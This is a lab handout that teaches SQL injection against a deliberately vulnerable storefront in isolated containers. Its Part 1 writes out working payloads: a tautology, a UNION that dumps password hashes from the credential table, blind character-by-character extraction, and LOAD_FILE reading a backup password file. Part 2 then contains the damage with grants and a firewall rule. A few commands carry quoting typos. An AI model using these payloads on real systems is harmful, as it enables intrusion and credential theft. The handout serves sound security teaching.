

# SQL injection to credential disclosure

Follow-along: work four techniques against one application, then cap what each one is worth

## Overview

A program that needs to look up a product by name has two ways to ask its database. It can send the statement and the search term separately, as a template with a marked position and a value to put in it, in which case the server compiles the template first and the value is only ever data. Or it can paste the term into the statement text and send one string, in which case the server parses the whole thing at once and every character the term contributes is parsed along with the rest. The storefront in this lab does the second. A quote character in the search term closes the string literal the program opened, and everything after it is read as more of the statement. That is **SQL injection**, and the shop's own search box is where it starts.

### Definition: SQL injection

**SQL injection** is a caller changing the structure of a database statement, rather than only its data, by putting SQL syntax into a value the program pastes into the statement text. The characters that do the work are the ones the server treats as syntax: the quote ' that opens and closes a string literal, the comment marker that makes the server ignore the rest of the line, and the keywords **OR** and **UNION**. It is not a bug in the database server, which does exactly what the statement it received says.

Part 1 works four techniques against the shop in order: a tautology that returns products the search was written to hide, a **UNION** that reaches the table holding the shop's own accounts, blind extraction of that same table through a second endpoint that prints nothing but a yes or a no, and **LOAD\_FILE** to read a file off the machine the database runs on. That last file turns out to hold a second database account and its password, which is what ends Part 1: a login straight to the database from your own machine, with no web request involved at all.

You will not repair either program, and you never edit the shop's source. What you are graded on is three changes to the database in Part 2: the application's grant narrowed to the one table it reads, its file privilege revoked, and a rule that lets only the web server open a connection to the database's port. Three of the four techniques stop working and the first one keeps working, which is worth more than any of the four. Least privilege does not repair an injection; it caps what the injection is worth. The graded end state is measured by two facts at once: the account table's contents no longer leave the database, and the shop's search still returns its published catalogue.

This lab is four techniques against one application and the containment around them. It does not cover repairing the programs, beyond naming the construct that would; it does not cover injection into a shell command line, which is a different parser and is the command injection lab; and it does not cover detecting an injection from traffic or from the database's own log.

## Running this lab in the TUI

You drive the lab from the MiniLabs launcher. Clone it if the machine does not have it, and pull if it does, because handouts and lab scripts change together:

```
git clone https://github.com/nzRichie/MiniLab.git ~/MiniLab # first time
cd ~/MiniLab && git pull # already cloned
```

Start the launcher from that directory:

```
cd ~/MiniLab && ./minilabs
```


If it exits with a Docker error, follow the setup in the repository's `README.md` and run it again.

The root menu lists one category per row. Select **Software exploitation and containment**, then **SQL injection to credential disclosure**, to reach this lab's actions:

- **Spawn** creates this lab's containers and wiring, and loads the shop's data. Wait for the panel to turn green before you go on. The first spawn of a lab also builds its image, which takes a few minutes; later spawns take seconds.
- **Status** prints the lab's state and its success oracle: which of the four techniques still return their data, whether the recovered password still opens a connection to the database, and whether the shop's search still returns its catalogue. It sends its own requests to find that out and changes nothing you are graded on. Status takes over the whole screen: the arrow keys scroll its output, and Enter on **Done** closes it.
- **Shell command for a node** lists every node and the `docker exec -it ...` line that opens a shell on it. Copy the line for the node a step below names into your own terminal. It holds the screen until Enter on **Done**, as Status does. Part 1 is worked on **attacker** and the whole of Part 2 on **db**; **web** is where the source of both endpoints is read.
- **Reset to baseline** puts the database back the way it was spawned, including every grant you changed and the shop's data, without tearing the lab down.
- **Teardown** removes the lab.
- **Open handout** opens this document.

One terminal is enough for this lab; nothing here has to be left running while you send a request. Spawn the lab now, then work through Part 1 in your own terminal. **Back** (or Esc) returns to the lab list.

## The setup



Three host containers on one switched segment. There is no router: the rule you write in Part 2C is an input filter on the database host itself, so it needs no boundary device to sit on, and every packet the database receives still carries the address of the host that sent it.

| Container           | Address    | What it is                                            |
|---------------------|------------|-------------------------------------------------------|
| 122_L7_LAB_web      | 122.0.0.10 | the storefront: lighttpd running two PHP endpoints    |
| 122_L7_LAB_db       | 122.0.0.20 | MariaDB 10.11, holding the shop database              |
| 122_L7_LAB_attacker | 122.0.0.66 | your own machine                                      |
| 122_L7_LAB_S1       | none       | the switch: one Open vSwitch bridge, no STP, no VLANs |

Your machine has `curl`, which sends every request in this lab, and the `mariadb` client, which you need once, at the end of Part 1. Nothing else is pre-armed: every payload below is one you type.

The shop serves two endpoints, both public, because a product search and a stock check are what a customer uses:

| Endpoint                 | Parameter        | What it prints                                                                                                                                 |
|--------------------------|------------------|------------------------------------------------------------------------------------------------------------------------------------------------|
| <code>/search.php</code> | <code>q</code>   | one line per matching product, as <code>id   name   category   price;</code> or <code>no products matched;</code> or <code>query failed</code> |
| <code>/stock.php</code>  | <code>sku</code> | exactly <code>IN STOCK</code> or <code>OUT OF STOCK</code>                                                                                     |

Neither endpoint ever prints the database server's own error text. A caller learns that a statement did not run and nothing about why, which is why the shape of the search statement has to be established by probing rather than read off a message.

### Definition: Query string, and --data-urlencode

A URL carries parameters after a `?`, as `name=value` pairs joined by `&`; that part is the **query string**. Several characters cannot appear in it as themselves, including the space, `&`, `#` and `%`, and have to be written as a per cent sign and two hexadecimal digits. `curl`'s `--data-urlencode "name=value"` does that encoding for you and `-G` puts the result in the query string rather than in a request body, so every payload below can be typed as the database will see it.

Every request in this lab puts its payload in the **query string** that way. Nothing below ever writes a percent escape by hand, so what you type into the terminal and what the database parses differ only by the encoding `curl` applied in between.

## Assessment

There are eighteen questions, placed at the step each one belongs to. Answer all eighteen in a separate document, numbered to match. Several ask for a count or a string you read off your own screen, so record it as you go rather than reconstructing it afterwards.

### Part 1: four techniques against two endpoints

Spawn the lab, then open a shell on your own machine and check that the shop replies:

```
# 122_L7_LAB_attacker: your own machine
curl -s -G --data-urlencode "q=ratchet" http://122.0.0.10/search.php
```

Before sending anything unusual, read the program. The source of both endpoints is on the storefront, and neither file changes at any point in this lab:

```
# 122_L7_LAB_web: the storefront
cat /var/www/html/search.php
```

**Question 1.** Read the line marked the vulnerable line in `/var/www/html/search.php`. Write out the complete SQL statement the program builds when `q` is `ratchet`, and then the statement it builds when `q` is `' OR 1=1 --` . For the second, say which characters in the statement came from your request and which the program supplied.

#### 1A. A tautology

### Definition: Tautology, and operator precedence in a WHERE clause

A **tautology** is a condition that is true whatever the data is, such as `1=1`. Adding one to a `WHERE` clause with `OR` makes the whole clause true for every row, because `AND` binds more tightly than `OR`: the server reads `a AND b OR c` as `(a AND b) OR c`, so a true `c` makes the row match no matter what `a` and `b` said. Applied here, a search condition that was `published = 1 AND name LIKE '%ratchet%'` becomes `(published = 1 AND name LIKE '%ratchet%') OR 1=1`, and the `published` test stops deciding anything.

### Definition: Comment marker

Everything after `--` followed by a space is a comment to the end of the line, and MariaDB ignores it. It matters here because the program appends two characters of its own after your search term, a per cent sign and a closing quote, and those land at the end of whatever you injected. A comment marker makes the server ignore them. **The space after the two hyphens is required**; without it MariaDB reads `--` as two minus signs. Keep it inside the quotes you hand to `curl`, as every block below does.

Send an ordinary search that matches everything the shop means to show, then the same request with a **tautology** and a **comment marker** appended:

```
# 122_L7_LAB_attacker: count the rows each one returns
curl -s -G --data-urlencode "q=" http://122.0.0.10/search.php | wc -l
curl -s -G --data-urlencode "q=%' OR 1=1 -- " http://122.0.0.10/search.php | wc -l
curl -s -G --data-urlencode "q=%' OR 1=1 -- " http://122.0.0.10/search.php
```

**Question 2.** Give both row counts. The published condition is still in the statement the second request ran, and the rows it was written to hide came back anyway. Explain why, using the precedence rule.

**Question 3.** Now send the tautology without its comment marker, as `%' OR '1'='1`. Give the row count it returns. Write out the comparison that the program's own trailing characters turned your `'1'='1` into, and say why that comparison is false.

## 1B. A UNION into another table

### Definition: UNION

UNION joins the rows of a second **SELECT** onto the rows of the first and returns them as one result. The two **SELECT**s must have the same number of columns, and the server refuses the statement if they do not. The second **SELECT** may read a completely different table, which is what makes UNION the technique for reaching data an endpoint was never written to show: the rows arrive through the same printing loop as the products.

A **UNION** needs the column count of the statement it is being appended to, and the endpoint will not print an error that gives it away. **ORDER BY** with a number sorts by that position in the select list, and a position past the end of the list is refused, so counting up until the output changes establishes the count:

```
# 122_L7_LAB_attacker: raise the ordinal until the output changes
curl -s -G --data-urlencode "q=%' ORDER BY 3 -- " http://122.0.0.10/search.php | \
  head -1
curl -s -G --data-urlencode "q=%' ORDER BY 4 -- " http://122.0.0.10/search.php | \
  head -1
curl -s -G --data-urlencode "q=%' ORDER BY 5 -- " http://122.0.0.10/search.php | \
  head -1
```

**Question 4.** Give the largest ordinal that still returns product rows, the smallest that does not, and what the endpoint printed in the second case. State the column count those two results establish.

With the count in hand, append a branch of literals. `zzz` in front of the quote makes the first branch match no product, so what comes back is the second branch on its own:

```
# 122_L7_LAB_attacker
curl -s -G --data-urlencode "q=zzz%" UNION SELECT 1,2,3,4 -- " \
http://122.0.0.10/search.php
```

**Question 5.** Give the line that came back, exactly as printed. One of the four literals did not arrive as you typed it. Name it, and explain what the server did to it and why. (The fourth column of the first branch is the product price, declared `DECIMAL(7,2)`.)

The shop's accounts live in a table called `credential`, with columns `id`, `username`, `email` and `pass_hash`. Put those four in the four positions:

```
# 122_L7_LAB_attacker
curl -s -G --data-urlencode "q=zzz%" UNION SELECT id, username, email, pass_hash \
FROM credential -- " http://122.0.0.10/search.php
```

**Question 6.** `pass_hash` is declared `CHAR(64)` and it is landing in the position that held a `DECIMAL(7,2)`. From what the previous question showed, predict whether the hash arrives whole or is cut down to two decimal places, then run the request. Give the number of rows returned, the username and full `pass_hash` of the row with `id` 1, and the length of that hash. If your prediction was wrong, say what you had assumed.

## 1C. Blind extraction through the stock endpoint

### Definition: Blind (boolean-based) injection

**Blind injection** reads a value out of a database through an endpoint that never prints it. The attacker appends a condition that is true or false depending on the value being sought, and reads the result from which of two fixed outputs the endpoint prints. One request settles one yes-or-no question, so a value is recovered a piece at a time: a character is found by asking whether it is 0, then whether it is 1, and so on until the endpoint says yes.

The stock endpoint prints `IN STOCK` or `OUT OF STOCK` and nothing else, so a `UNION` against it returns rows that are never printed. **Blind injection** is what reads a value through an output that narrow. Its injection point also differs from the search endpoint's: read `/var/www/html/stock.php` and compare the line marked the `vulnerable` line with the one you read earlier.

```
# 122_L7_LAB_attacker: the unmodified call, then one with a false condition appended
curl -s -G --data-urlencode "sku=3" http://122.0.0.10/stock.php
curl -s -G --data-urlencode "sku=3 AND 1=2" http://122.0.0.10/stock.php
```

**Question 7.** Give both outputs, and write out the statement each request produced. State what a payload for this endpoint does not have to supply that a payload for the search endpoint does, and name the reason.

The condition to append is one that is true or false depending on a character of the hash. `SUBSTRING(s, i, 1)` returns the character at position `i` of `s`, and the subquery in the middle

fetches the value to look at:

```
# 122_L7_LAB_attacker: is the first character of admin's hash a '0'?
curl -s -G --data-urlencode "sku=3 AND SUBSTRING((SELECT pass_hash FROM credential \
WHERE username='admin'),1,1)='0'" http://122.0.0.10/stock.php
```

That is one request for one candidate character. A hash is written in hexadecimal, so each position has sixteen candidates, and a loop over the positions and the candidates recovers the value. Write one; a shell for loop over 1 2 3 4 5 6 7 8 and over the sixteen digits, stopping at the first IN STOCK, is enough. Count the requests it sends.

**Question 8.** Give the eight characters you recovered and the number of requests your loop sent to get them. Then give the number of requests a method that halved the range of remaining candidates at each step, rather than trying them one at a time, would have needed for the same eight characters.

**Question 9.** You already had the whole hash from the UNION. State the property of the stock endpoint's output that makes the slower method the only one available against it, and say what a second endpoint with that output shape gives an attacker who has found the first one.

## 1D. Reading a file off the database host

The two endpoints connect to MariaDB as one **account**, and what an injected statement can reach is decided by the **privileges** that account holds rather than by anything either program does.

### Definition: Account, privilege and grant

MariaDB checks every statement against the privileges held by the account the connection authenticated as. An account is named by a user part and a host part together, written 'appuser'@'%', and the host part is the set of addresses that account may connect from; % matches any of them. A **privilege** is one named permission, such as SELECT. A **grant** is a privilege attached to a scope: ON shop.\* is every table in the shop database, ON shop.product is one table, and ON \*.\* is the whole server. SHOW GRANTS FOR 'appuser'@'%' prints what an account currently holds.

### Definition: The FILE privilege and LOAD\_FILE

LOAD\_FILE('/path') returns the contents of a file as a string. The path is on the machine the database server runs on, not on the machine the client or the web application runs on, and the file has to be readable by every account on that machine. It needs the FILE privilege, which is global: MariaDB accepts it only at ON \*.\* scope and refuses it at database scope. When the account does not hold it, LOAD\_FILE does not raise a distinct error; the statement is refused like any other.

The shop's own account has no use for reading files, and its **grants** include FILE anyway. The nightly dump job on this database keeps its credentials in /etc/mysql/backup.cnf:

```
# 122_L7_LAB_attacker
curl -s -G --data-urlencode "q=zzz%" UNION SELECT 1, \
LOAD_FILE('/etc/mysql/backup.cnf'), 3, 4 -- " http://122.0.0.10/search.php
```

**Question 10.** Give the account name and password the file contains. Then establish which of the two hosts the file was read from, checking both rather than assuming, and say what you checked.

That password is not scoped to the web application, and nothing about it depends on the shop. Use it directly:

```
# 122_L7_LAB_attacker: a login to the database, with no web request involved
mariadb -h 122.0.0.20 -u backup -p'PASSWORD-FROM-THE-FILE' -e "SELECT * FROM \
shop.credential"
```

**Question 11.** Give the number of rows that statement returned. State which of the two endpoints was involved in making that connection, and what an attacker now has that they did not have before running `LOAD_FILE`.

## Part 2: what the injection is worth

None of what follows repairs either program. Both endpoints still paste your parameter into the statement text after every stage below, and the tautology from 1A still works at the end. What changes is a different question: given that an attacker can run a statement of their choosing as the shop's database account, what is that account allowed to do?

Three changes, in order, all typed on the database. The first narrows the account's grant to the one table the shop reads. The second revokes its file privilege, and it is a separate step for a reason you will see rather than be told. The third stops the database accepting a connection from anywhere but the web server, which is the only one of the three that touches the password you already stole. After each one, re-run the techniques from Part 1 and record what changed.

Open a shell on the database and check what the account holds now:

```
# 122_L7_LAB_db: the database
mariadb -u root -e "SHOW GRANTS FOR 'appuser'@'%'"
```

### 2A. Narrow the grant to the table the shop reads

The shop's two endpoints read one table, `product`. The account was granted every table in the database.

**Question 12.** Before running anything, predict what these two statements do to each of the four techniques from Part 1: whether each one still returns its data afterwards. Write your four predictions down first.

```
# 122_L7_LAB_db
mariadb -u root -e "REVOKE ALL PRIVILEGES ON shop.* FROM 'appuser'@'%'"
mariadb -u root -e "GRANT SELECT ON shop.product TO 'appuser'@'%'"
```

Now re-run all four techniques, and the ordinary search as well.

**Question 13.** Give the result of each of the four techniques and of an ordinary search. Name any technique your prediction got wrong, and say what you had missed about it.

**Question 14.** Re-run your extraction loop from Question 8 without changing a character of it. State what it recovers now. Then state how you would tell that result apart from the result you would get if the loop were working normally and every character you guessed happened to be wrong, and name the one extra request that settles it.

## 2B. Revoke the file privilege

LOAD\_FILE still works. The revoke in 2A named ON `shop.*`, and the scope of a statement is what decides which grants it touches.

```
# 122_L7_LAB_db
mariadb -u root -e "SHOW GRANTS FOR 'appuser'@'%"
mariadb -u root -e "REVOKE FILE ON *.* FROM 'appuser'@'%"
mariadb -u root -e "SHOW GRANTS FOR 'appuser'@'%"
```

**Question 15.** Give the two SHOW GRANTS outputs. Using the first one, explain why the revoke in 2A left LOAD\_FILE working. Then run REVOKE FILE ON `shop.* FROM 'appuser'@'%'` and give the error, and say what that error establishes about where this privilege can be held.

**Question 16.** The account you recovered in Question 10 still opens a connection and still reads `shop.credential`, after both grant changes. Explain why, in terms of when that password left the database and when the grants changed.

## 2C. Accept connections only from the web server

### Definition: nftables: table, chain, hook and verdict

nftables is the Linux packet filter. Rules live in a **chain**, chains live in a **table**, and a chain is attached to a **hook**, which is the point in the kernel's packet path where it runs; the **input** hook sees packets addressed to this host. A packet is matched against the chain's rules in order and takes the **verdict** of the first rule that matches, which is why an **accept** for one source has to come before the **drop** that would otherwise catch it. A packet matching no rule takes the chain's **policy**.

The database accepts a connection from any host on the segment, which is what let your last login work. The shop is the only thing that has any business connecting to it. Write that as two rules in a **chain** on the database host, the **accept** first so that the packet it names never reaches the **drop** below it:

```
# 122_L7_LAB_db
nft add table inet dbguard
nft 'add chain inet dbguard input { type filter hook input priority filter ; policy \
    accept ; }'
nft add rule inet dbguard input tcp dport 3306 ip saddr 122.0.0.10 accept
nft add rule inet dbguard input tcp dport 3306 drop
nft list ruleset
```

Try the direct login again from your own machine, and then check the shop still works.

**Question 17.** Compare the rule you just wrote with a different way of reaching the same end: recreating the account as `'backup'@'122.0.0.10'`, so the server itself refuses a login from any other address. State one thing each of the two stops that the other does not.

**Question 18.** The tautology from 1A still returns the unreleased products, after all three stages. State why no grant on this database can stop it. Then name the one change to the storefront that would, and say which of the two programs it would have to be made in.

## Checks: what "done" means

Run Status and read the last two blocks. The lab is done when both of these hold at the same time:

- **The account table stays in the database.** The UNION returns nothing, the blind channel carries nothing, and the recovered password no longer opens a connection.
- **The shop still works.** An ordinary search still returns the published catalogue, at the same count as before you changed anything.

Status also prints how many of the four techniques still return their data. It was four when you started and it is one when you are finished, and the one that survives is the tautology. That is the result to take away: three of the four techniques were reaching data the shop's account had no business reading, and a grant ended each of them, while the fourth was reading a table the shop reads every time a customer searches. No privilege on this server separates a legitimate search from an injected one, because the account running both is the same account and the table is the same table.

## Safety note

Every container in this lab sits on one Open vSwitch bridge inside the switch container, with no route off this machine. The addresses in the table above exist only there. Nothing you send reaches anything you did not spawn, and no part of this lab needs `sudo`.

## Tear the lab down

When you have finished, remove the containers with the **Teardown** action in the TUI, or by running `scripts/teardown.sh` directly.